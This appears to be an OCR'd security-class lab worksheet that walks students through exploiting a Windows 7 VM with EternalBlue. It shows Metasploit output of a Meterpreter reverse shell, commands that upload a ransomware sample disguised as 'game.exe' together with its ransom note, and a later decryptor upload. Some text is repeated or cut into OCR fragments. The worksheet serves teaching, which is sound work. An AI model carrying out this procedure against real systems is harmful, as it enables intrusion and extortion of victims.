


```
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08
-20 14:20:36 -0400
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Question 1. Please attach your screenshot of displaying =-=-=-=WIN-=-=-= of EternalBlue.

Part Two: executing commands on Windows 7 from Kali Linux

Now you can create folder, delete folder as you have the root privileges from windows by exploiting EternalBlue.



```
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08
-20 14:20:36 -0400
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2784 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Question 2. Please attach screenshot of executing whoami on windows 7 through kali linux terminal.

Answer:


Question 3. Please attach screenshot of creation of new folders on windows 7 (using mkdir)

Answer:

Question 4. Which option in EternalBlue we are using?

Part Three: executing ransomware on Windows 7 from Kali Linux

Make sure you are in meterpreter to execute following commands.



```
[*] 192.168.2.7:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.2.7
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.7:49175) at 2021-08
-20 14:20:36 -0400
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.2.7:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

[redacted]


1. **Upload game.exe file which you downloaded from link to windows 7.**

upload /root/Downloads/game.exe
/Users/Administrator/Desktop/

--


Question 5. Please take and attach a screenshot of Meterpreter from Kali-Linux terminal after uploading of the files.

--




```
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[-] The "upload" command requires the "stdapi" extension to be loaded (run: `loa
d stdapi`)
meterpreter > load stdapi
Loading extension stdapi...Success.
meterpreter > upload /root/Downloads/game.exe /Users/Administrator/Desktop/
[*] uploading  : /root/Downloads/game.exe -> /Users/Administrator/Desktop/
[*] uploaded   : /root/Downloads/game.exe -> /Users/Administrator/Desktop/\game.
exe
meterpreter > 
```

2. **Goto Windows 7 and Create a demo.txt file which contains anything in it and save it to location desktop.**



```
demo docu
```

3. **Let’s assume you are a victim and try to open “game.exe” file on desktop by double clicking it. After clicking game.exe open text file which was created.**




YOU ARE HACKED

ALL YOUR PERSONAL FILES HAVE BEEN ENCRYPTED!

IF YOU WANT RESTORE YOUR DATA YOU HAVE TO PAY!

CONTACT US: dipenbhuva111@gmail.com

REMEMBER! YOU CAN'T RESTORE YOUR DATA
WITHOUT OUR DECRYPTOR!!!!!!!!!!!!!!!!



YOU ARE HACKED

IF ... AY!


CONTAC

REME

WITHOUT OUR DECRYPTOR!!!!!!!!!!!!!!!!


4. **Assuming that the victim pays the Ransom, upload the decryptor. In order to decrypt, go back to Meterpreter session and upload the decrypt.exe file from Kali Linux.**

**upload /root/Downloads/decrypt.exe
/Users/Administrator/Desktop/**



```
meterpreter > upload /root/Downloads/decrypt.exe /Users/Administrator/Desktop/
[*] uploading  : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/
[*] uploaded   : /root/Downloads/decrypt.exe -> /Users/Administrator/Desktop/\de
crypt.exe
```

5. **Now in order to bring back windows 7 to the normal state try clicking several times on “decrypt.exe” on the desktop of windows 7 machine and it will return back to normal.**



CleWindows029


Connected to VM

YOU ARE HACKED

ALL YOUR PERSONAL FILES HAVE BEEN ENCRYPTED!

IF YOU WANT RESTORE YOUR DATA YOU HAVE TO PAY

CONTACT US: dipenbhuva111@gmail.com



CleWindows029

Connected to VM

Fixed.hello - Notepad

```
hello world "I LOVE HACKING - DEC 21 2021"
```

Question 6. Please attach screenshot of encrypted file state from victims machine (i.e. Windows).

Question 7. Please attach screenshot of the decrypted file state from victims machine (i.e. Windows).
